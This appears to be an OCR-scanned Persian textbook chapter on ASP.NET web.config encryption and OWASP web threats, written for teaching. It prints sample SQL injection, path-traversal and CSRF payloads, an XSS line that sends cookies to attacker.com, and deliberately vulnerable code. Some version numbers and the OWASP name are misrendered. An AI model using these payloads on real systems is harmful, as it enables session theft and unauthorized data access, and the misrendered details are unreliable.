در داخل این صفحه چندین دکمه برای رمزنگاری و بازگشایی رمز بخش های رشته اتصال و Authentication قرار می دهیم. قسمت UIصفحه به صورت زیر است:

```
<body dir="rtl" style="background-color: beige;">
    <form id="form1" runat="server">
    <div>
      <h1> Web.configرمزنگاری قسمت های مختلف در  </h1>
      <p>در قسمت پایین با زدن دکمه های مربوط به رمزنگاری و بازگشایی رمز می توانید به اجرای عملیات مربوطه بپردازید</p>
    </p>
      <p>کد زیر مربوط به رشته اتصال است </p>

<asp:Label ID="PlainTextConnectionString" runat="server"></asp:Label><br /><br />
```

```
        <b>محتوای Web.config</b>
    <asp:TextBox ID="webConfig" TextMode="MultiLine" Width="97%" Rows="20"
runat="server"></asp:TextBox>
    <p>
      <asp:Button ID="btnRefreshWebConfig" runat="server" Text="Refresh"
OnClick="btnRefreshWebConfig_Click" />
         
      <asp:Button ID="btnEncrypt" runat="server" Text=" Web.configرمزنگاری بخش رشته اتصال در "
OnClick="btnEncrypt_Click" />
         
      <asp:Button ID="btnDescrypt" runat="server" Text=" Web.configبازگشایی رمز قسمت رشته اتصال در "
OnClick="btnDescrypt_Click" />
       </p>
    <p>
      <asp:Button ID="btnEncAuthentication" runat="server" OnClick="btnEncAuthentication_Click"
        Text="رمزنگاری بخش Authentication" />
       
      <asp:Button ID="btnDecAuthentication" runat="server"
OnClick="btnDecAuthentication_Click"
        Text="بازگشایی رمز Authentication" /></p>
  </div>
  </form>
</body>
</html>
```

سپس در بخش Code Behindو برای رمزنگاری و رمزگشایی رشته اتصال کدهای زیر را می نویسیم

```
protected void btnEncrypt_Click(object sender, EventArgs e)
 {
   ProtectSection("connectionStrings", "DataProtectionConfigurationProvider");
   RefreshWebConfig();
 }
```

```
protected void btnDescrypt_Click(object sender, EventArgs e)
{
   UnProtectSection("connectionStrings");
   RefreshWebConfig();
}
```

به همین ترتیب برای رمزنگاری و رمزگشایی قسمت Authenticationدر web.configکد های زیر را می نویسیم. بعد از زدن دکمه refresh اطلاعات رمزنگاری شده به جای اطلاعات اصلی در Web.config خواهد نشست.

```
protected void btnEncAuthentication_Click(object sender, EventArgs e)
 {
    ProtectSection("system.web/authentication", "DataProtectionConfigurationProvider");
    RefreshWebConfig();
 }

 protected void btnDecAuthentication_Click(object sender, EventArgs e)
 {
    UnProtectSection("system.web/authentication");
    RefreshWebConfig();
 }
```

در چارچوب دات نت نسخه 0.4، دو تغییر عمده به منظور افزایش امنیت و ساده‌سازی طراحی اعمال شده است. هر چند سیستم اجازه نامه ها هنوز در جای خود قرار دارد، چارچوب دات نت 0.4 سیاست امنیتی در سطح ماشین خود را حذف کرده است و مکانیزم پیشفرض را شفافیت امنیتی قرار داده است.

دو تغییر بزرگ در زیر سیستم امنیتی چارچوب دات نت 0.4 بوجود آمده، سیاست امنیتی در سطح ماشین از بین رفته است، هر چند سیستم اجازه‌نامه هاهنوز در جای خود قرار دارد و شفافیت امنیتی گسترش یافته و به عنوان مکانیزم پیشفرض مورد استفاده قرار می گیرد. از بین رفتن سیاست امنیتی در سطح ماشین به این معنی است که چارچوب دات نت مسئولیت تامین امنیت یک کامپیوتر را بر عهده ندارد و فقط از کد های امن نوشته‌شده

حفاظت می کند. شفافیت امنیتی که برای اولین بار در چارچوب دات نت 0.2 معرفی شد، مکانیزمی است که کد های نوشته‌شده برای یک برنامهٔ کاربردی تحت چارچوب دات نت را از کد های زیربنایی آن تفکیک می کند.

مهمترین تغییر در امنیت در چارچوب دات نت ۴,۵ نامگذاری قوی است. چارچوب دات نت ۴,۵ یک مدل دو لایهٔ امنیتی برای برنامه ها کاربردی مدیریت‌شده فراهم می کند. برنامه ها فروشگاه ویندوز X8 در یک ظرف امنیتی ویندوز اجرا می شوند که دسترسی به منابع را محدود می کند. در این ظرف، برنامه ها مدیریت‌شده کاملاً مورد اعتمادهستند. از دیدگاه امنیت دسترسی‌به کد (CAS) برنامه نویس هیچ کاری برای افزایش امتیازات نمی تواند انجام دهد.

۲-۴-۱ فضا های نام امنیتی چارچوب دات نت

فضا های نام امنیتی درچارچوب دات نت شامل موارد زیر است:


System.Security:زیرساخت سیستم امنیتی CLR را فراهم می کند که شامل کلاس های پایه برای مجوزهاست.

System.Net.Security:جریان های شبکه ای برای ارتباطات امن بین میزبانها را فراهم می کند.

System.Web.Security: شامل کلاس هایی است که برای پیاده‌سازی امنیت ASP.NET در برنامه های تحت وب استفاده می شود.

۲-۵ امنیت برنامه های تحت وب

ساختار برنامه های تحت وب همانند شکل از میان چندین لایه قابل دسترسی می باشد.



در هر لایه وظیفه خاصی تعریف شده است که ارتباط این لایه ها با یکدیگر موجب برقراری ارتباط کاربر با برنامه های تحت وب می گردد .امنیت در برنامه های تحت وب از اهمیت بالایی برخوردار است .با توجه به اینکه لایه ای تحت عنوان امنیت در نظر گرفته شده است که وجود فایروال و سیستم های تشخیص نفوذ در آن سیستم شما را تا حدی در برابر حملات مصون می دارد ولی نفوذگر می تواند از این لایه عبور کند .به همین خاطر برقراری امنیت در هر لایه حائز اهمیت است .به طور مثال وجود ضعف امنیتی در سیستم عامل سرور می تواند برنامه تحت وب شما را نیز تحت تاثیر قرار دهد .زمانی که سیستم عامل شما از آسیب پذیری رنج می برد، نفوذگر می تواند با دسترسی به سیستم عامل با آن آسیب پذیری به وب سرور فعال داخل سیستم عامل نیز دسترسی پیدا کرده و به آن نفوذ کند.

تهدیدهای امنیتی مختلفی برای برنامه های تحت وب وجود دارد که شامل دستکاری پارامترها، مسموم کردن فایل هایXML ، اعتبار سنجی کاربران، تنظیمات اشتباه سرور، انتشار مسیریابی وب سرویس و حمله XSS و ...می باشد.

لازم به ذکر است که هیچ روش محافظتی به صورت کامل نمی تواند از این تهدیدها جلوگیری نمایدو آنها با تغییر تکنولوژی جدید تغییر می کنند و باید خود را در برابر آنها بروز نگه داشت.

در ادامه تهدیدهای مهم روی برنامه تحت وب بر اساس OWASP را بررسی میکنیم. کلمهٔ OWASP مخففشدهٔ Open Web Application Security Protocol Projectاست و یک پروژه غیردولتی است که در آن برای شما به عنوان یک کارشناس برنامه نویس تحت وب، معیار هایی که بایستی برای امن تر شدن نرمافزار خود بکار ببرید تشریح شده است. OWASPراهکار را به ما نشان می دهد، این متدولوژی منحصر به شرکت یا فرد یا سازمان خاصی نبوده و نیست و یک پروژهٔ کاملاً متن باز است که هر کسی درهر جای دنیا می تواند به آن بپیوندد و در آن شرکت کند.

۱-۵-۲ عدم وجود اعتبار سنجی ورودی **Input** Unvalidated

آسیب پذیری مربوط به اعتبار سنجی ورودی اشاره به یک آسیب پذیری وب دارد و هنگامی رخ می دهد که فرم های ورودی مربوط به کلاینت اعتبار سنجی نشده باشد .سایت ها سعی در محافظت از خود در برابر حملات مخرب از طریق فیلترینگ ورودی ها دارند، اما استفاده از روش های رایج برای رمزنگاری می تواند توسط نفوذگران شکسته شود .البته روش های معمولی دارای کد گذاری ساده ای بوده و در اجتناب از برخی حملات مفید می باشند .بسیاری از ورودی های پروتکل های HTTP فرمت های مختلفی دارند که فیلترینگ آن را بسیار دشوار می سازد .برنامه های تحت وب فقط از یک روش سمت کلاینت برای اعتبار سنجی ورودی های استفاده می کنند که نفوذگران یم توانند آن را دور بزنند .به منظور دور زدن سیستم امنیتی، نفوذگران درخواست های HTTP ، آدرس های URL ، سرآیندها، فیلدهای فرم و Query String ها را دستکاری می نماید .شناسه ورود کاربران و اطلاعات مرتبط با آن در کوکی ها ذخیره می گردد که آن را به یک منبع بسیار مهم و کاربردی برای حمله تبدیل می نماید . نفوذگران با استفاده از اطلاعات موجود در کوکی ها، به سیستم هدف دسترسی پیدا می کنند .روش های مختلفی توسط هکر ها بدین منظور مورد استفاده قرار می گیرد که برخی از آنها عبارتاند از:

- تزریقSQL
- Cross Site Scripting
- سرریز بافر
- حملاتFormat String
- مسموم سازی کوکی ها
- دستکاری فیلد ها__


۲-۵-۲ تزریق

آسیب پذیری های تزریق، نقاط ضعفی در برنامه های وب می باشند که اجازه اجرا و تفسیر داده های غیر قابل‌اعتماد را به عنوان بخشی از یک دستور یا پرس و جو، می دهد .این آسیب پذیری ها توسط نفوذگران به وسیله ایجاد یک دستور یا پرس و جوی مخرب، مورد بهره برداری قرار می گیرند که نتیجه آن از دست دادن داده ها، عدم پاسخگویی، محرومیت از دسترسی و مواردی از این دست می باشد .آسیب پذیری های تزریق معمولا درSQL ، LDAPو پرس و جوهای XPath یافت می شود و می تواند به راحتی توسط پویشگرهای آسیب پذیری و Fuzzer ها شناسایی شود .با بهره برداری از این نقض امنیتی نفوذگر می تواند به راحتی دسترسی خواندن، نوشتن، حذف و بروز رسانی اطلاعات را داشته باشد .برخی از این آسیب پذیری ها مانند تزریقSQL ، تزریق دستورات، تزریق فایل و تزریق درLDAP ، از این دسته حملات می باشند.

رخنه های تزریق نظیر تزریق SQL، سیستم عامل و LDAP زمانی اتفاق می افتد که داده نامطمئن به یک مفسر به عنوان بخشی از دستور یا پرسش فرستاده می شود. داده های مهاجم می تواند مفسر را فریب دهد تا دستورات ناخواسته های را اجرا کند یا به داد های بدون مجوز دسترسی پیدا کند. در حمله SQL injectionحمله کننده عبارت مخربی که قابل اجرا روی پایگاه داده داشته باشد را فرستاده و در جواب داده های ناخواسته به حمله کننده ارسال می شود.

SQL injection یکی از خطرناک ترین حملات بوده که در بین ده مورد رتبه اول را در OWASP2013 به خود اختصاص داده است.

مثال ۱: این حمله داده های با ارزشی را به حمله کننده می دهد که می تواند منجر به دسترسی کامل به سرور پایگاه داده شود.



مثالی از حمله SQL injection که نشان میدهد چگونه هنگام استفاده از inline Query حمله می تواند رخ دهد.

مثال دوم: برنامه از داده نامطمئن در ساخت دستور SQL آسیب پذیر زیر استفاده کرده:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

مثال ۳: به طور مشابه، اعتماد کورکورانه یک برنامه به چارچوب ممکن است منجر به پرسش هایی شود)که هنوز آسیب پذیر است) به عنوان مثال

Hibernate Query Language (HQL):

Query HQLQuery = session.createQuery"FROM accounts WHERE custID='" + request.getParameter("id") + "'");

درهر دو مورد، مهاجم مقدار پارامتر "id" را در مرورگر خود با ارسال 1' or '1'='1 تغییر می دهد. برای مثال:

http://example.com/app/accountView?id=' or '1'='1


این تغییر به این معنی است که هر دو پرسش تمام سطر های جدول حساب را برمی گرداند. بیشتر حملات خطرناک می توانند داده را تغییر یا حتی رویهٔ ذخیره‌شده را فراخوانی کند.

۳-۵-۲ اسکریپت *بین سایتی* *Cross-Site Scripting (XSS) attacks*

آسیب پذیری XSS یکی از پرکاربردترین آسیب پذیری ها در سطح برنامه های تحت وب است که به طور کامل در فصل بعد به آن اشاره می گردد .ولی به اختصار، هنگامی که کدهای جا اسکریپت در سمت کلاینت قابل اجرا باشند و همچنین ورودی های کاربر مدیریت نگردند، این آسیب پذیری به وجود می آید که در این صورت نفوذگر می تواند حملات سمت کلاینت را پیاده‌سازی نموده و از طریق ارسال اطلاعاتی مانند کوکی توسط کلاینت، به هدف مورد نظر دسترسی پیدا کند.

نفوذ XSS زمانی اتفاق می افتد که یک برنامه داده های نامطمئن را می گیرد و آن را برای یک مرورگر وب بدون اعتبارسنجی کافی می فرستد. این حمله بسیار رایج است. XSS به مهاجمان این امکان را می دهد که اسکریپت هایی را روی مرورگر قربانی اجرا کنند که امکان سرقت نشست کاربر، تغییر چهرهٔ سایت یا انتقال

کاربر به سایت های ناجور را می دهد. در این حمله، مهاجم یک وبسایت را مشاهده کرده و سعی می کند یک اسکریپت مخرب را به شکل جعبه توضیحی روی ان اجرا کند. اگر وبسایت کدهای مخرب را چک نکرده باشد، کد می تواند اجرا شود و باعث اسیب شود.



XSS Attack

مثال ۱: برنامه از داده های غیر قابل اطمینان در ساخت قطعه HTML زیر بدون اعتبارسنجی استفاده کرده است:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

مهاجم پارامتر 'CC' در مرورگر خود را تغییر داده به:

'><script> document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.

این باعث می شود که شناسهٔ نشست قربانی به وبسایت مهاجم فرستاده شود و به مهاجم اجازه می دهد نشست فعلی کاربر را برباید.

۴-۵-۲ مدیریت نادرست احرازهویت و نشست[۱]

Broken Session Management: این نوع حملات هنگامی رخ می دهند که مواردی مانند کلمات عبور و اطلاعات مفید دیگر به درستی مراقبت نشده باشند. برنامه های کاربردی وب نیازمند ذخیره اطلاعات حساسی مانند کلمات عبور، شماره کارت های اعتباری، سوابق حساب و یا سایر اطلاعات احراز هویت، می باشند که این ذخیره سازی معمولا در یک پایگاه داده و یا سیستم فایل انجام می شود .اگر روال امنیتی مناسبی برای مکان ذخیره سازی اطلاعات وجود نداشته باشد، پس برنامه های کاربردی وب در معرض خطر قرار دارند و مهاجم می تواند هر لحظه به اطلاعات حساس ذخیره شده دست پیدا کند.

Authentication Hijacking: به منظور شناسایی کاربر، هر برنامه تحت وب از روش های مختلفی استفاده می کند که شناسه کاربری و رمز عبور نمونه ای از آنها است .هنگامی که مهاجم سیستم را به مخاطره می اندازد، ممکن است اتفاقاتی مانند سرقت از خدمات، سرقت نشست و جعل هویت، رخ دهد.

Broken Account Management: حتی طرح های احراز هویت که معتبر هستند، ضعیف می باشند زیرا توابع مدریت حساب شامل بروز رسانی حساب، فراموش و یا از دست دادن رمز عبور، بازیابی و تنظیم مجدد، تغییر رمز عبور و توابع مشابه، آسیب پذیر می باشند.

حمله کنترل دسترسی، تکنیکی است که نفوذگر با استفاده از یک آسیب و مشکل خاص مربوط به کنترل دسترسی استفاده نموده و احراز هویت را دور می زند .مهاجم با استفاده از این روش می تواند شبکه را نیز در معرض خطر قرار دهد.

---

[۱] (Broken authentication and session management)

بسیاری از برنامه ها کاربردی تحت وب حقوق دسترسی سطح عملکرد را قبل از نمایش یک عملکرد در واسط کاربری بررسی می کنند. با این وجود برنامهٔ کاربردی باید همین بررسی کنترل دسترسی-را روی کارگزار هنگام دسترسی به هر عملکرد هم انجام دهد. اگر درخواستها بررسی نشوند مهاجمان می توانند درخواستها را به منظور دسترسی به عملکرد بدون مجوز مناسب جعل کنند. همچنین اکثر اعتبار سنجی های سمت کلاینت می بایست توسط احراز هویت سمت سرور پشتیبانی شوند.

عملکرد های برنامه در زمینهٔ احرازهویت و مدیریت نشست اغلب به درستی پیاده‌سازی نشد ه اند. این به مهاجمان امکان می دهد که رمز های عبور، کلیدها یا توکن های نشست، کوکیها را به خطر بیاندازند یا از مشکلات پیاده‌سازی دیگر برای گرفتن شناسهٔ کاربران دیگر بهره برداری کنند. راه هایی که حمله کننده می تواند داده ها را بدزدد:

- عدم استفاده از SSL
- استفاده از شناسه کاربری قابل حدس زدن
- ذخیره نکردن فرم رمز شده گواهینامه
- خروج نامناسب از برنامه

مثال 1: برنامهٔ رزرو خطوط هوایی از URLبازنویسی شده، با-قرار دادن شناسه جلسه در آدرس پشتیبانی می کند:

http://example.com/sale/saleitems?sessionid=268544541& dest=Hawaii

یک کاربر معتبر سایت می خواهد تا دوستان خود را در مورد فروش مطلع کند. او بدون اطلاع از اینکه دارد شناسهٔ نشست خود را فاش می کند، لینک فوق را با استفاده از ایمی ل ارسال می کند. هنگامی که دوستانش از لینک استفاده می کنند، از نشست و کارت اعتباری او استفاده خواهند کرد.

مثال ۲: timeout های برنامه به درستی تنظیم نشد ه اند. کاربر از یک کامپیوتر عمومی برای دسترسی به سایت استفاده کرده است. کاربر به جای انتخاب «خروج» به سادگی مرورگر را بسته و رفته است. مهاجم بعد از یک ساعت ازهمان مرورگر که هنوز هم احرازهویت شده است استفاده می کند.

مثال ۳: خودی یا مهاجم خارجی که کلمهٔ عبور پایگاه داده سیستم را بدست می آورد. اگر کلمهٔ عبور کاربر به درستی درهم‌سازی نشده باشد، کلمهٔ عبورهمهٔ کاربران برای مهاجم افشا خواهد شد.

مثال ۴: مهاجم به سادگی به URL های هدف مراجعه می کند.URL های زیر نیاز به احرازهویت کاربر دارند. مجوز های مدیریتی نیز برای دسترسی به صفحهٔ admin_getappinfo موردنیاز است.

http://example.com/app/getappInfo http://example.com/app/admin_getappInfo

اگر یک کاربر ناشناس بتواند به هر کدام از این صفحات دسترسی پیدا کند، این یک نقص است. اگر یک کاربر شناخته شده غیر مدیر بتواند به صفحه admin_getappinfo دسترسی پیدا کند، این نیز یک نقص است و ممکن است باعث شود که مهاجم بتواند به صفحات مدیریتی دیگری که به درستی محافظت نشد ه اند دسترسی پیدا کند.

مثال ۵: یک صفحه یک پارامتر action دارد که مشخص می کند که عملکردی باید فراخوانی شود و عملکرد های مختلف نیاز به نقش های مختلف دارند. اگر این نقشها اعمال نشوند یک نقص در سیستم وجود دارد.

۵-۵-۲ جعل درخواست بین سایتی CSRF[۲]

نوعی از حمله است که در آن کاربر احراز هویت شده مجبور به انجام کار خاصی می گردد؛ مانند اینکه یک کاربر روی لینک خاص که از طریق ایمیل یا چت برای او ارسال شده است کلیک نماید.

---

[۲] *(Cross-site Request Forgery)*

یک حملهٔ CSRF مرورگر قربانی را مجبور می کند که یک درخواست جعلی HTTP برای یک برنامه کاربردی تحت وب آسیب پذیر بفرستد که شامل کوکی نشست قربانی وهر داده خودکار احرازهویت دیگر است. این به مهاجم امکان می دهد که مرورگر قربانی را مجبور به ایجاد درخواست هایی کند که برنامه آسیب پذیر فکر می کند درخواست های مشروع از طرف قربانی هستند؛ مثلا کاربر به سرور بانک لاگین میکند. بانک احراز هویت انجام داده و یک نشست امن بین کاربر و سرور بانک ایجاد می شود... مهاجم یک ایمیل با لینک مخرب فرستاده و می گوید 100000دلار اکنون به دست اورید. کاربر روی لینک مخرب کلیک و سایت سعی می کند تا پول را از حساب کاربر به حساب مهاجم انتقال دهد. به دلیل ایجاد نشست امن کد مخرب می تواند به صورت موفقیت امیزی اجرا شود.

مثال ۱: برنامه اجازه می دهد کاربر یک درخواست تغییر وضعیت که شامل هیچ چیز مخفی نیست ارسال کند. برای مثال:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

بنابراین، مهاجم یک درخواست که پول را از حساب قربانی به حساب مهاجم انتقال دهد می سازد و سپس این حمله را در یک درخواست تصویر یا iframe ذخیره شده روی سایت های مختلف تحت کنترل مهاجم تعبیه می کند:

<&destinationAccount=attackersAcct#" img src="http://example.com/app/transferFunds?amount=1500 width="0" height="0" />


اگر قربانی هر یک از سایت های مهاجم را در حالی که هم‌اکنون در example.com احرازهویت شده است، بازدید کند، این درخواست جعلی به طور خودکار شامل اطلاعات session کاربر می شود که اجازهٔ درخواست مهاجم صادر خواهدشد.

۶-۵-۲ رسیدگی به خطاهای نامناسب:

تعریف اینکه سیستم یا شبکه زمانی که خطایی رخ داد، چگونه واکنش نشان دهد امری بسیار ضروری است . در غیر این صورت ممکن است شما فرصتی را در اختیار نفوذگر جهت حمله به سیستم قرار داده باشید .لازم به ذکر احتمال بروز حملاتی مانند انکار سرویس، هنگامی که مدیریت خطاهای نامناسب را نداشته باشید، وجود دارد.

۷-۵-۲ ارجاع مستقیم به اشیا به صورت نا امن

یک دسترسی مستقیم به یک شی زمانی اتفاق می افتد که یک برنامه نویس یک ارجاع به یک شی پیاده‌سازی درونی نظیر یک فایل، پوشه یا کلید پایگاه داده را در دسترس قرار می دهد. بدون کنترل دسترسی یا حفاظت های دیگر، مهاجمان می توانند از HTTP بهره برداری نموده و از این ارجاعات برای دسترسی به داده های غیرمجاز، دایرکتوری های محدود شده و حساس که شامل کدهای منبع برنامه، پیکربندی ها و فایل های حساس سیستم می باشد، استفاده کند .همچنین دستوراتی را خارج از دایرکتوری ریشه (root) سرور اجرانماید .با استفاده از پیمایش دایرکتوری می توان به فایل ها و اطلاعاتی که واقع در خارج از محدوده هایی منتشر شده در وب قرار دارد، دسترسی پیدا کرد.



مثال ۱: نفوذگر می تواند متغیر هایی که در فایل منبع می باشد را با قرار دادن) ../ به صورت متوالی در پایان آدرس URL دستکاری نموده و به اطلاعات مهمی مانند رمز عبور مدیر دسترسی پیدا کند .به کد PHP آسیب پذیر و درخواست نفوذگر که در زیر آمده دقت کنید.

نفوذگر ابتدا درخواست زیر را از طریق URL ارسال می نماید:

http://www.juggyboy.com/GET/process.php./../../../../../../../../../etc/passwd

این درخواست به سمت وب سرور ارسال می گردد که داخل برنامه تحت وب موجود در آن کد آسیب پذیر زیر قرار دارد:

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
   $theme = $_COOKIE['THEME'];
include (
"/home/users/juggyboy/Jason/" .
$theme );?>
```

به دلیل وجود کد آسیب پذیرفوق اطلاعات زیر که شامل نام های کاربری و رمز های عبور آنها می باشد دستور passwd (اطلاعات مربوط به کاربران و رمزهای عبور را برمی گرداند)را به نفوذگر نمایش می دهد.

```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

مثال ۲: برنامه از داده های تایید نشده در یک فراخوانی SQL که دسترسی به اطلاعات حساب دارد استفاده می کند:

String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query, …);

pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery();

مهاجم به سادگی پارامتر ACCTدر مرورگر خود را با ارساله شماره حسابی که می خواهد تغییر می دهد.

اگر وارسی انجام نشود، مهاجم می تواند به هر حساب کاربری دیگری به جای حساب کارخواه موردنظر، دسترسی داشته باشد.

http://example.com/app/accountInfo?acct=notmyacct

۸-۵-۲ Redirect ها و Forward های اعتبارسنجی نشده [۳]

عدم اعتبارسنجی :Redirects and Forwards نفوذگر قربانی را مجبور می سازد تا روی یک لینک که به نظر می رسد از سایت معتبری می باشد کلیک کند .هنگامی که قربانی به مقصد مورد نظر نفوذگر هدایت شد، ممکن است موجب نصب یک بدافزار شده و یا با فریب قربانی اطلاعات حساس وی مانند نام کاربری و کلمه عبور، توسط نفوذگر به سرقت رود Forward .نا امن ممکن است مجوز کنترل دسترسی را دور زده و منجر به مواردی مانند حملاتSession fixation ، سوء استفاده های امنیتی Exploit و اجرای فایل های مخرب گردد.

